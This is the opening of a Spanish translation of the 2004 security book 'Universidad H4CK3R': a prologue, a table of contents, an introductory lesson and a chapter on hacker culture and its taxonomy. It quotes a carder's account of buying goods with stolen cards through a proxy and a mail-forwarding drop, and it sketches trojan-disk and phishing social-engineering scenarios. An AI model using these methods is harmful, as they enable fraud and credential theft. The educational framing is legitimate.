
UNIVERSIDAD H4CK3R



4ª EDICION

HENRIQUE CESAR ULBRICH
JAMES DELLA VALLE

(TRADUCCION AL ESPAÑOL)

UNIVERSIDAD

H4CK3R

4ª EDICION

HENRIQUE CESAR ULBRICH
JAMES DELLA VALLE

(TRADUCCION AL ESPAÑOL)

Autores:
Ulbrich, César Enrique
Della Valle, Santiago

Universidad Hacker - 4 ª edición (2004)

Digerati Comunicación y Tecnología Ltda..
Rua Haddock Lobo, 347 - Piso 12
CEP 01414-001 São Paulo / SP
Teléfono: (11) 3217-2600 Fax: [11J3217-2617
www.digerati.com

Directores
Alessandro Gerardi - Igerard / digerati @: CombrJ!
Luis Alfonso G. Neira - lafonso @ digerati / combrJ
Alessio Fon Melozo - digerati lalessio @: CombrJ!

Gerente de Ventas: Pedro Abreu digerati Ivendas @ /: combrJ

Divulgación: Erica Cunha digerati LERICI @: CombrJ

Oficina de Prensa: Simone Simán digerati Isimani @: CombrJ

ISBN: 85-89535-01-0

Prólogo

Hoy la piratería fascina a miles de personas en todo el mundo. Se han creado varias imágenes sobre los hackers[1], alguna de ellas como la de justicieros, con poder para luchar y desenmascarar a las grandes corporaciones, otras mostrándoles como simples delincuentes buscando una forma de beneficio ilícito, ya sea robando dinero o información confidencial. Hay un tercer punto de vista que pone al hacker como un investigador, alguien que siempre busca mejorar sus conocimientos mediante el estudio de los sistemas ajenos.

A la vez de ejercer fascinación, también asustan a usuarios y empresas, que temen ser invadidos y ver publicados sus datos confidenciales robados.

Hace mucho tiempo que actúan los hackers, pero sin duda fue a principios del 2000 cuando acapararon los titulares de los periódicos y revistas de todo el mundo. Durante tres días, en la primera quincena de febrero, una acción coordinada por un grupo de hackers altero el funcionamiento y causo un gran daño en sitios muy populares como Yahoo, Amazon, eBay, Buy.com, ZDNet, y CNN.com. La acción fue realizada con una herramienta considerada simple, llamada DoS (Denial of service, denegación de servicio). En este tipo de ataques, los hackers no entran en los ordenadores de las víctimas para robar información. Simplemente los bombardean con tal cantidad de datos, que provocan que el acceso a ellos se bloquee. Identificar a los hackers que hacen este tipo de ataque es especialmente difícil debido a que utilizan miles de máquinas en todo el mundo, sin que los dueños de las mismas se den cuenta. Estos equipos funcionan como "esclavos" a las ordenes de un maestro, a distancia, que lo invadió y domina el equipo que, en la mayoría de los casos, tienen conexión rápida a Internet.

Tres años después de este episodio en el que el mundo, por primera vez conoció, con un cierto temor, las acciones de los hackers, las empresas se armaron, contrataron a expertos, desarrollaron nuevos sistemas de seguridad y se entreno al personal para evitar intrusiones. Además salio una gran cantidad de títulos mostrando cómo actuaban los hackers.

¿El resultado? Los hackers continuaron actuando y aumentando su poder incendiario. Para hacerse una idea, el 21 de octubre de 2002, un poderoso ataque logró tumbar nueve de los 13 servidores que gestionan el tráfico mundial de Internet. En ese momento, un oficial de EE.UU. describió el ataque como la invasión más sofisticada a gran escala que jamás se ha hecho a lo largo de la historia de Internet, en equipos de misión crítica.

¿Por qué los hackers siguen actuando? ¿Por qué los administradores no pueden detener su acción? La respuesta a estas preguntas y muchas más, puede encontrarse en las siguientes páginas. Por primera vez, un libro se introduce en el mundo hacker para revelar las últimas técnicas utilizadas y, los diferentes motivos que les llevan a seguir atacando.

Bienvenido a la Universidad de Hacker.

Luis Matos

1 En este libro usamos la palabra hacker en su sentido popular. Sin embargo, sabemos que el sentido correcto de la palabra hacker es otra, más amplia. Hacker es sinónimo de expertos, en cualquier área. Si su jardinero, por ejemplo, es muy bueno, puede ser considerado un "hacker en la jardinería."

CONTENIDO:

3. Plataforma Windows

4. Plataformas Unix

5. Fundamentos legales

6. Ingeniería social

7. Vulnerabilidades I

Parte II - 2 º Año de la universidad: El camino de un Voyager

8. Redes II

9 Vulnerabilidades II

Parte III - 3º Año de la universidad: Convertirse un hacker

10. Ataque, defensa y contraataque: Introducción

11.Ataque, defensa y contraataque: Observación

12. Ataque, defensa y contraataque: Búsqueda

13. Ataque, defensa y contraataque: Invasión

14. Ataque, defensa y contraataque: Mantenimiento

15. Ataque, defensa y contraataque: Evasión

Parte 1

1º Año de la universidad:

Formación del Script Kiddie

Clase

Inaugural

Capítulo – 0

''¿Ideología?. Quiero una para vivir! "
Cazuza

Lección inaugural

"Mi crimen es la curiosidad, es subestimar al más poderoso, incluso cuando se equivocan. Mi crimen es conocer todo acerca de todo el mundo, es ser más inteligente. Estoy preso, pero por una causa justa."
La frase anterior fue pronunciada por un hacker que fue detenido bajo cargos de intento de extorsión. No sólo es indicativa de su pensamiento, también es, en general, la idea de una buena parte de la comunidad hacker.
En la mayoría de los casos, lo que impulsa a un hacker en sus incursiones en los sistemas ajenos es la adrenalina que se produce por el riesgo, combinado con la satisfacción de la victoria. Muchos piensan que están en una guerra, en la que matar o morir significa invadir, o no, un sistema. Todo tiene que estar bien diseñado para lograr el objetivo final y el riesgo es algo que incrementa la adrenalina. Cuanto más difícil sea mejor.
¿Podríamos decir que el hacker es sólo una persona en busca de conocimiento, para desentrañar los misterios de las líneas del enemigo invasor, para encontrar sus secretos y advertir a todos acerca de lo que ha visto?
No, ciertamente no. Estamos omitiendo un factor muy importante. Imagínese que usted descubre el número de tarjeta de crédito de 10 000 personas, o tiene acceso a información muy sensible acerca de empresas. Pocos resisten la tentación de hacer uso de esta información. Algunos pensarían: Voy a usar un solo número de la tarjeta una vez y luego voy a parar. Es la forma como una persona se vuelve adicta a la droga, ¿no? Una vez, una segunda, y derrepente ve que no puede dejar el hábito.
Por no hablar de que el pirata informático también debe luchar contra su vanidad. Invadir sólo no tiene ningún mérito si los demás no se enteran. ¿No es verdad? Entonces la vida del hacker empieza a complicarse.

Información: la clave de todo.

En una pelea real, todo vale para obtener información que ayude a acceder al sistema. Kevin Mitnick, considerado uno de los mayores hackers de todos los tiempos, se especializo en una técnica llamada ingeniería social. Para entender mejor cómo alguien puede ser fácilmente engañado por los hackers maliciosos, se reproduce el informe realizado recientemente por Mitnick para PC Magazine en una entrevista con el en Brasil, publicado por Editorial Digerati.
"...Imagine que está trabajando para una empresa. Al entrar en un ascensor, nota que alguien ha dejado un disco en el suelo. El disco lleva impreso el logotipo de la empresa y lleva una etiqueta que dice: "Confidencial: historial salarial de todos los empleados."¿Que es lo primero que se te pasaría por la cabeza?. Movido por la curiosidad, pondrías el disco en una máquina y abrirías el archivo para ver su contenido. Tal vez hay un icono a un documento Word llamado "Archivo de nóminas" o "Historial salarial". Probablemente clicaríamos para comparar nuestros salarios con los de los otros. ¿Qué sucede entonces? Veremos un cuadro de mensaje que dice algo así como "la aplicación no se pudo abrir" o "fallo de archivo." Lo que no saben es que un caballo de Troya se acaba de instalar, lo

que permitirá que os invada un intruso. Usted devolverá el disco al departamento de recursos humanos, donde alguien va a verificarlo, ahora el hacker tiene acceso a dos ordenadores. Este es un ejemplo de ataque indirecto.
Un ataque directo es aquel en el que el atacante se comunica directamente con la víctima por teléfono, fax, correo electrónico o incluso personalmente. En la mayoría de los casos, el ataque no es personal - busca otro empleado, por ejemplo - y trata de persuadirlo para que revele información, instale software o acceda a un sitio que ponga en riesgo la seguridad de la red interna de la empresa.
Digamos que un hacker quiere acceder “John Wiley & Sons”. Él o ella debe crear un sitio web que parezca totalmente fiable. El sitio cuenta con un programa de registro y se solicita a los usuarios poner un nombre de usuario y contraseña. El atacante a continuación, envía un correo electrónico a mil empleados de Wiley, animándoles a registrarse a cambio de un premio. El correo electrónico también contiene un enlace a la página web creada por el atacante. Digamos que el 10% de los empleados que reciben el e-mail responden. Y supongamos que el 25% de los registros usan la misma contraseña del servicio (para evitar tener que memorizar varias contraseñas). Con sólo 25 e-mail y contraseña, el hacker tiene varias maneras de acceder a la red interna de Willey".

El mito de los piratas informáticos

Mucho más que un experto, el hacker es considerado por muchos como un criminal. Esa persona de la que las empresas deben protegerse, pues podría en cualquier momento romper su red de datos y causar graves daños. Es también la persona que puede llegar a robar información, contraseñas y número de usuario de tarjetas cuando proporcionan esta información a la empresas en las que hacen sus compras.
Esta imagen es alimentada por algunos grupos de hackers que actúan realmente como delincuentes apoderándose de los datos confidenciales y haciendo uso de ellos. Vea este informe:
"El mayor golpe fue la compra de tres ordenadores portátiles a la vez en “Semp Toshiba”, que fue hecha un sábado por la noche. Abrí mi “Opera”, y puse mi proxy para compras. Bueno, el total fue de 14.000$, y la compra fue aceptada, repartida en 6 plazos. Pero el dueño de la tarjeta la cancelo y mi pedido no vino (esto es lo peor: la cancelación de la compra). Pero eso fue hace mucho tiempo, al principio.
Ahora, compramos muchos libros, software, dominios, ordenadores portátiles, etc. Una de mis compras fue un éxito, un CD-ROM y un monitor de 17” de pantalla plana, con un valor de 2.000$, pero no tengo nada, lo vendí.
En el caso de la compra en “Semp Toshiba”, que fue cancelada un día después, la dirección de entrega era el “lanbox” (“lanbox” es un apartado de correos de EE.UU. redirigido a la dirección real), y la entrega del CD y el monitor en la casa de un amigo ... "

¿Chico bueno o villano?

Como todo en la vida, no es posible generalizar los diferentes tipos de hackers, o etiquetar todo este inmenso grupo de la misma forma. También es imprescindible

destacar que los hackers, aunque a veces sea sin querer, terminan ayudando a revelar errores en software y redes, lo que podría tener consecuencias graves para los usuarios de las redes corporativas o Internet.
Un ejemplo se dio en uno de los mas importantes ataques cibernéticos en la historia, en octubre de 2002, que tumbo la mayoría de los servidores principales de EUA. El ataque, mostró algunos de los agujeros mas grandes en seguridad de Internet, que aún son conocidos. También reveló algo más: la superconcentración de los servidores de Estados Unidos. A pesar de ser una red que llega a casi todos los países del mundo, el 70% de los mensajes pasan a través de servidores o routers estadounidenses. Ya no estamos en los viejos tiempos, cuando la mayoría de usuarios de Internet eran estadounidenses. Por lo tanto, los cambios deben hacerse con el espíritu que creó la propia Internet: la descentralización de comunicación. De hecho, este es un factor importante de seguridad básica, pero totalmente olvidado. Cuando la mayoría del tráfico de Internet esta concentrada en poco más de diez superservidores, hace que sea fácil de organizar un super ataque.
"Nunca pongas todos los huevos en la misma cesta."

La negligencia de las empresas.

Muchos errores que permiten la acción de los criminales podrían ser fácilmente corregidos, pero muchas compañías prefieren pasar por alto estos problemas, y en muchos casos incluso son muy displicentes. Esto se muestra en una encuesta realizada por “Solutions Module Security”, una empresa especializada en seguridad. Según los datos recogidos, la seguridad de la información es un factor importante para el 45% de los ejecutivos, el 16% la considera crítica y el 32% la califica como vital. Sin embargo, la falta de conciencia de los ejecutivos (45%) y los usuarios (38%) fueron identificados como los principales obstáculos para implementar la seguridad en las empresas.
Un hecho revelado por la encuesta es muy preocupante: el 43% empresas admitió haber sufrido ataques en los últimos 12 meses, lo que representa un aumento del 10% respecto a 2001, el 24% de los casos fueron en los últimos seis meses. Pero lo peor de todo es que el 32% no sabía si había sido atacado o no y, a pesar del aumento esperado en problemas con la seguridad y el crecimiento del índice de ataques e invasiones, la encuesta muestra que sólo la mitad de las empresas brasileñas (49%) cuentan con planes de acción en caso de ataque.
Otro punto interesante muestra que los piratas informáticos (48%) fueron los principales responsables de los ataques y las invasiones en 2002, lo que representa un aumento de 15% con respecto a 2001. En segundo lugar están los trabajadores, que tienen del 24 al 31%. También aparece una nueva amenaza, no registrada en la encuesta anterior: los ex-empleados, que registró un 8%. El porcentaje relativo a los proveedores de servicios aumentó del 3 al 12% y los de competidores del 1 al 4%.
Lo peor es que la percepción de falta de seguridad de las transacciones sigue siendo el principal obstáculo para el desarrollo a escala global de negocios digitales. No menos del 66% de los usuarios, no suelen comprar en Internet debido a la aparente falta de seguridad.

Avalancha de ataques

Todos sabemos que hay varios factores que contribuyen a la intensa actividad de los piratas informáticos. Para empezar, hay muchos sitios inseguros. Un estudio de “Gartner Group” estima que dos tercios de los servidores web en el mundo pueden ser hackeados de alguna manera. Otro factor que estimula la actividad de los hackers es la amplia disponibilidad de herramientas de ataque a través de Internet. Cualquier adolescente con tiempo libre y conocimientos técnicos medios puede encontrar la información y el software necesario para una invasión. Pero la razón principal sigue siendo la impunidad. Los policías que investigan los delitos informáticos no son capaces de cubrir todos los casos. Por otra parte, la falta de legislación impide el castigo de los culpables, aunque algunos hackers puedan ser encuadrados en el Código Penal de acuerdo al delito cometido.
Para tener una idea del número de acciones de los piratas informáticos, un estudio de la “Universidad de California” demostró que los hackers tratan de realizar más de 4 mil ataques “DoS” (Denial of service) todas las semanas, un número impresionante y que demuestra que hay que estar protegido en el mundo virtual.

Bienvenidos a la Escuela.

"Cuando se trata de intentar hackear un sitio, mi corazón late con fuerza y la adrenalina se va a mil por hora. El temor de ser capturado, junto con la perspectiva de la victoria y el éxito, causa tal emoción que no lo puedo describir. Después de que todos sepan tus logros lo siguiente es disfrutar de la fama."
Historias como ésta, dichas por los hackers, pueden representar un mundo lleno de aventura y emoción para los que invaden los sitios y sistemas. Pero la verdad es que esto no es así. En las siguientes páginas tendrás la oportunidad de conocer mucho de este universo hacker, aprendiendo la teoría y ejercicios prácticos para dominar las técnicas de los hackers. No hace falta decir que nuestro objetivo es formar a la gente, sensata, en informática para que puedan utilizar esos conocimientos para trabajar con seguridad, desvelando las vulnerabilidades y buscando las soluciones.
Organizamos los temas a través del curso para cubrir la necesidades del estudiante. Sin embargo, creemos que muchos ya "iniciados" van a leer este libro. Por lo tanto, separamos los temas en tres grupos: pre-requisitos, hacking básico y hacking avanzado. Dejamos fuera del libro impreso, cuestiones sobre la piratería, y lo que consideramos como "pre-requisito "(programación, sistemas operativos y hardware). Así, satisfacemos las necesidades de aquellos que están empezando desde cero y no penalizamos al "iniciado" con páginas llenas de cosas que ya sabe.
El mal uso de la información aquí proporcionada, así como la información presentada en cualquier libro, de redes, servidores de Internet, sistemas operativos, programación y otros, es responsabilidad de quien lo use. Recuerde que esta en vigor la ley sobre delitos informáticos y la Ley de Seguridad Nacional de los Estados Unidos. Además, hay que considerar que todos los delincuentes están sujetos a la legislación del Código Penal y el Código Civil en sus países.

Por lo tanto, disfruta de las siguientes páginas para ampliar tus conocimientos en diferentes temas del mundo de la informática y conviértete en un verdadero el experto en seguridad. Y lo principal, usa con responsabilidad este conocimiento.

Luis Matos

Psicología

Hacker

Capítulo - 1

"Sólo es digno de su poder el que lo justifica todos los días "
Dag Hammarskjold
Secretario General de las Naciones Unidas
y Premio Nobel de la Paz 1961

Sí, lo sabemos. Usted compró este libro para obtener información técnica. Sin embargo, para nada adoptamos un modelo universitario: hay ciertas cosas que están fuera de la tecnología que usted debe saber, aunque no este muy interesado en ello. Al igual que en la escuela de derecho se estudia economía y, administración en Ingeniería Eléctrica aquí, en nuestros estudios de piratería tenemos que estudiar el comportamiento y el modo de pensar de las personas que dedican su vida a estas actividades.
Si usted compró este libro tratando de "convertirse en un hacker", probablemente tenga una noción de lo que vamos a tratar aquí. Parece obvio que usted ya sabe algo, ya que quiere ser uno de ellos. Recomendamos leer este capítulo, porque, probablemente usted tiene ideas completamente distorsionadas o románticas de lo que significa ser un "hacker" (nótese las comillas). Quizás después de leer este capítulo desee cambiar su postura inicial al saber ha que se llamaba "hacker de verdad", tal vez quiera dejarlo todo e irse a vivir de la pesca a Cabo Frío, o incluso continuar con su idea inicial de juguetear en sitios web y acceder a los ordenadores.
Si, por el contrario, ha comprado este libro pensando en cómo dejar su red, su servidor Unix o sus estaciones Mac y Windows funcionando más seguras esta introducción es obligatoria. Es inútil estar obsesionado con las actualizaciones de las revisiones de seguridad de Microsoft y configurar el binomio firewall + Antivirus de forma paranoica, y no entender cómo funciona la cabeza de quien pretende invadirnos. Créame, usted ve a su sistema desde el interior. Sus enemigos están en el exterior. La perspectiva desde la que ven la invasión de su red no se la puede imaginar, si solo "sigue el esquema del libro."

El verdadero Hacker y el "Hacker" retratado en los medios de comunicación.

Artículo publicado en una revista de gran difusión: "En septiembre de 2000, un hacker entró en una industria del juguete británico, "... ¿Que podemos entender de esta frase tal como fue escrita? Hay dos posibilidades:

1 - Que una persona utilizó su conocimiento para hackear el sitio de la industria. En esta interpretación, la palabra hacker no está asociado a bandolerismo, sino a su capacidad en relación con los sistemas de información. Él uso este conocimiento para hacer el mal, el conocimiento en sí mismo no es algo malo.
2 - Que existe una nueva clase de bandidos digitales llamado "hackers" y uno de ellos invadió este sitio. En esta interpretación, la palabra hacker quiere decir, literalmente criminal cibernético.

Otro ejemplo podría ser más esclarecedor;

Imagine un ataque terrorista en la región vasca de España. El ataque fue perpetrado por la guerrilla, el grupo separatista vasco ETA, que busca la independencia de lo que ellos sienten que es su tierra. La noticia podría ser transmitida de la siguiente manera:
"Una bomba estalló hoy en un supermercado en Madrid, matando a 90 personas e hiriendo a otras 174. Un vasco, guerrillero del grupo separatista ETA asumió el ataque".
En este párrafo la idea implícita es que todos los vascos son guerrilleros y pertenecen a

ETA. El sujeto de la oración es ***vasco*** y no guerrilleros de ETA. Dejando la frase de esa manera, decimos que el atacante era un ciudadano vasco (sujeto), que tiene como adjetivo, ser guerrillero de ETA. Una noticia como esta podría estar mejor escrita de la siguiente manera:
"Una bomba estalló hoy en un supermercado en Madrid, matando a 90 personas e hiriendo a otras 174. Un guerrillero de la organización separatista vasca ETA, reivindicó el ataque. "
Ahora tenemos la palabra de guerrillero como el sujeto de la oración. Este guerrillero tiene como adjetivo "del grupo separatista vasco ETA." Es decir, él sí es vasco. Pero no necesariamente todos los vascos tienen obligatoriamente que ser miembros de ETA.
Otro ejemplo: un sacerdote acusado de pedofilia. El titular puede ser "el sacerdote demandado por pedofilia, violación y seducción de menores". Así que análogo a los piratas informáticos, se puede deducir que hay una nueva categoría de acosadores llamados sacerdotes. Obviamente, esto no es cierto, pero es lo que una redacción descuidada puede hacer de con una profesión decente.
La prensa comenzó a prestar más atención a los piratas informáticos al final de la década 80. Suponemos que los primeros titulares que escribieron los periodistas sobre los ataques digitales usaron esa palabra en el sentido correcto. Sin embargo, las construcciones verbales ambiguas sin duda llevó a los lectores, oyentes y televidentes a, erróneamente asociar la palabra hacker en el sentido de delincuente. Este error nunca fue corregido, y hoy el sentido incorrecto del término está consagrado.
El titular de la revista sería mejor reescribirlo así: "Cuando en septiembre de 2000, un experto en informática utilizó su conocimiento de hacker para irrumpir en una industria del juguete británico ...". Tal vez el titular se podría mantener, pero seria necesaria una aclaración en el primer párrafo.
En este libro, los autores de mala gana, simplifican el término hacker a su significado popular e incorrecto: cibercriminales. Sabemos que no está en el interés de la comunidad hacker que esta confusión siga. Para fines didácticos se utiliza el término popular, pero siempre con reservas en el texto o a pie de página.

Sopa de letras: hackers, crackers, phreakers.

Antes de intentar entrar en el alma de nuestros “queridos rebeldes”, debemos hacer una distinción entre ellos. Hay una jerarquía impuesta a aquellos que deciden comenzar su viaje por el conocimiento de la informatica. Ellos tienden a agruparse en sociedades secretas comúnmente llamadas clanes. Algunos actúan (y les gusta actuar) solos. Otros trabajan solos y atribuyen sus acciones a un clan tan numeroso como ficticio. No todos, realmente, son criminales. Algunos lo hacen por motivos que van desde las causa nobles, al aburrimiento o la estupidez. Sin embargo, tanto hackers "buenos" como "malos" son rebeldes y viven en un mundo que tiene su idiosincrasia, su folclore e incluso sus creencias. La estratificación de ellos en *“castas”* es uno de los folclores de este entorno. Es obvio que esta división varía de clan a clan. En algunos, esta clasificación es aceptada como la norma, en otros sólo de manera informal. Muchos detestan el nivel tachándolo de la tonto e infantil, pero a veces terminan usando un término en algún canal de IRC.

- *Novato (Newbie)*- Todo el mundo ha sido, es y será sin duda principiante en algo. No importa si se trata de relaciones amorosas, tecnologías de Internet o mecánica de la aviación: todos tenemos un día en el que nos sentamos, cogemos un libro y pensamos "ahora me voy a enterar de que va esto". El novato es una persona que tiene poco conocimiento en informática y está dispuesto a aprender. Es el usuario final medio de los sistemas informáticos.
- *Luser* – En oposición al novato, ponemos en al mismo nivel el término peyorativo “luser”, acuñado por la unión de las palabras en Inglés de usuario (user) y perdedor (loser). Un “luser”, a diferencia del novato, no quiere aprender nada. En su lugar, quiere saber sólo el mínimo necesario para manejar el equipo y terminar la tarea lo más rápidamente posible. Los “lusers” son usados generalmente como víctimas intermedias de los hackers para llegar a una meta más alta. El novato es a menudo aburrido, pero el “luser” es un peligro, especialmente para la paciencia del personal de soporte técnico.
- *Lamer* - Un usuario común (novato o luser), lamentablemente, aprende a usar algunos programas. No saben o no pueden permitirse el lujo de saber cómo funcionan las cosas, pero al menos sabe cómo utilizar las aplicaciones existentes en equipo. Un día descubre un programa muy simple que invade otras máquinas y sus correos electrónicos, o otro programa que expulsa personas en los chat e incluso un pequeño programa para cambiar páginas web. Este usuario es lo que se llama un “lamer”, una palabra derivada de cojo o tullido. Un “lamer” se caracteriza generalmente por el trío de programas que siempre usa: *exploración, explotación y troyanos.*
- *Wannabe (o wannabee)* - La palabra fue utilizada por primera vez en los medios de comunicación en los años 80 para referirse a las fans de la cantante Madonna que se vestían y actuaban tratando de emular a su ídolo. Del mismo modo, los “wannabes” son usuarios habituales de tecnología de la información que apuntan a ser hackers. El término se puede utilizar de dos maneras, una positiva y una peyorativa. Cuando se utiliza de manera positiva, aspirante es una persona que ha leído lo suficiente y está a punto de entrar en lo que llamamos la fase larvaria (o "entrar en el capullo). En un sentido peyorativo “aspirante” es exactamente el tipo que se describe en los párrafos iniciales de este capítulo: alguien que quiere entrar en este mundo de fantasía mística llamada piratería, pero no tiene idea de lo que es.
- *Etapa Larval* - literalmente, la etapa larval, también llamada “desove”. Es el período de aislamiento total por el que debe pasar el candidato a hacker para al final de el proceso, "nacer de nuevo" como programador. Tenga en cuenta que poseer conocimientos de programación es una condición fundamental para ser considerado hacker, incluso en el sentido popular de la palabra. La etapa larval se restringe a la programación y puede durar de seis meses a dos años.

Al final de esta etapa, el desarrollador adquiere una sabiduría casi esotérica, el precio pagar es, la posibilidad de no volver a una vida normal. Puede ser un programador competente sin pasar por esto. Pero, nunca podría ser un “mago del código”.

- *Hacker* – La palabra ha recorrido un largo camino para llegar aquí. Originalmente (según algunos) denominaba a los carpinteros que hacían los muebles con hachas - "Hack" es la onomatopeya de estas herramientas, en Inglés. En los 40 y 50, la palabra hacker se utiliza

para categorizar a los radioaficionados y a los aficionados a la mecánica o electrónica. En los años 60, el nombre se hizo popular como sinónimo de experto en programación (para aquellos que han dejado la etapa larvaria) y experto en ordenadores, a pesar de que era común el uso para referirse a cualquier experto, había hackers en astronomía, mecánica o jardinería , por ejemplo.
Debido al mal uso, ya mencionado, hecho por los periodistas a la comunidad hacker, ahora el término tiende a referirse a los cibercriminales. Son especialistas que dominan varias técnicas de hacking y conocen en profundidad por lo menos un sistema operativo. Son programadores excelentes (también pasaron por la etapa larval) y administradores de sistemas.
Pero, a diferencia de lo que popularmente se cree, tienen un estricto código ético y jamás utilizan sus conocimientos para el mal, a pesar de que su noción del bien este en contra de la ley. La comunidad hacker, tradicionalmente, condena plenamente esta definición, prefiriendo referirse sólo a los hackers como expertos en informática y programadores. Para los hackers tradicionales, los que cometen actividades ilegales (incluso si están motivados por nobles motivos) se llaman “crackers”.
Cracker - Llamado "hacker malvado" o "hacker sin ética" esta por lo general especializado en romper las claves del software comercial para piratearlo (llamados warez-d00dz), pero también utiliza sus conocimientos para invadir los ordenadores y para fines ilegítimos, como el vandalismo o robo. A menudo, los atacantes son excelentes programadores y puede crear programas que infectan y destruyen completamente los sistemas de otras personas sin dejar rastro, los “lamers” suelen utilizar programas creados por “crackers”. Pero la mayoría no son mucho más inteligentes que los “lamers”. La diferencia es que los “crackers” son persistentes: conocen y hacen uso de una gran variedad de herramientas para explotar las vulnerabilidades conocidas en los sistemas que quieren invadir. Los “lamers” actúan por impulsos y no saben lo que están haciendo. Un “cracker” sabe lo que hace y, a pesar de ser un hacker mediocre, tiene idea suficiente para "buscarse la vida" si pasa algo inesperado.
- Phreaker - Es el “cracker” de los sistemas de telefonía. Tiene un conocimiento avanzado de electrónica y telefonía (principalmente en la señalización telefónica) y puede realizar llamadas desde cualquier lugar sin pagar por ellas. Los métodos de fraude incluyen transferir las facturas a otros números (válidos o no), modificar teléfonos públicos para obtener un crédito ilimitado o incluso engañar al sistema de teléfono para que no haga la facturación.
- Carder - Se especializa en el fraude de tarjetas de crédito. Sabe cómo obtener archivos de las tarjetas válidas en los sitios que las utilizan (los sitios de compras, chat pago, etc.), Genera números falsos que pasan la verificación e incluso roba y clona tarjetas de verdad.
- War driver - Una raza reciente de crackers. Aprende a aprovechar las muchas vulnerabilidades de las redes inalámbricas de hoy, las llamadas “wireless” y conectarse a ellas. Los “war dialers” europeos han ido más allá y ha creado la guerra de tiza, que consiste en dibujar con tiza en la calzada símbolos que indican la mejor posición para la conexión a otras redes.

Quienes son, cómo piensan y como actúan.

Como se ha señalado, los hackers son expertos. Aquellos que usan su conocimiento para invadir y obtener información (con razones ilegales o no) son tan expertos como los hackers tradicionales, encerrados en los laboratorios del MIT o de la Unicamp. Los hackers asociados a cualquier definición de la palabra, tendrán los mismos ideales y creencias, con variaciones locales, pero con un núcleo común bien definido.

- Aprendizaje

Los hackers son neuróticos en su búsqueda de conocimiento. Cualquier información, por pequeña que sea, es una joya rara. Cada nuevo sistema, lenguaje de programación o mecanismo de cifrado es un reto a superar. En función de sus ideas sociales o políticas, el hacker puede incluso decidir que, el conocimiento encerrado en una red o sistema autónomo debe estar abierta al público en general, aunque su secreto este protegido por las leyes del “copyright” - la rebelión y el rechazo de leyes inmorales e injustas son casi obligatorios en este medio. La idea de invadir un sistema para mirar todo, aprender tanto como sea posible y salir sin tocar nada es ampliamente aceptada incluso por los más conservadores. Estas personas harán todo lo posible para buscar siempre nuevos conocimientos.

- Compromiso

Una de las características comunes a todos, es lo que los hackers llaman coloquialmente, Tecnofriki. Les gusta todo lo que implica computadoras, la conectividad de programación y tecnologías de la información. Hasta tal punto como para relajarse en el aspecto, dejar de comer, bañarse y dormir durante días para completar un programa importante o hacerse famoso invadiendo un sitio.

El estado larvario antes mencionado es un buen ejemplo del compromiso del atacante por su trabajo, remunerado o no (incluso los piratas informáticos que hacen la piratería como un hobby, lo llaman trabajo). Otro ejemplo es el llamado modo “hack”. Cuando un programador o analista de sistemas entran en modo hack, todos los recursos de su cerebro y cuerpo están asignados a la tarea que tiene intención de hackear. Esto incluye un gran poder de concentración y abstracción. Cuando un hacker se encuentra en modo “hack”, es perfectamente aceptable que levante la mano a los demás como un signo de "Stop", sin decir una palabra, evitando así que la concentración y la línea de razonamiento sea rota. Interrumpir el razonamiento de un programador cuando este esta creando,es sinónimo de borrar todo su trabajo: él tendrá que empezar de cero.

Otro ejemplo del compromiso de los hackers es su descuido a la carrera profesional. Muchos programadores y especialistas en sistemas se niegan a ascender en sus empresas, porque esto supondría transferirlos a áreas administrativas y áreas de gestión. De hecho, casi todos los meses se lee en revistas especializadas, entrevistas con los directores de informática que confiesan al reportero con su nostalgia por la época en que estaban “con las manos en la masa."

- Compartir

Los piratas informáticos de todo tipo (el MIT o los Crime Boyz) también tienen en común la necesidad de compartir conocimientos y recursos. Esto incluye software de escritura de código abierto y de libre acceso, la divulgación del 100% de los conocimientos que tienen para la comunidad, facilitando el acceso a dicha información a cualquier interesado y, siempre que sea posible, los recursos informáticos y la red.

Se trata de un paisaje que puede verse a través de diferentes ventanas. Los hackers tradicionales (es decir, según el significado correcto de la palabra) predican el intercambio de conocimientos universal. Hay miles de buenos ejemplos de participación universal y sin restricciones de información, como la propia Internet, el Proyecto Gutenberg (http://www.gutenberg.org/) el Proyecto GNU (http://www.gnu.org) y Linux (http://www.linux.org).

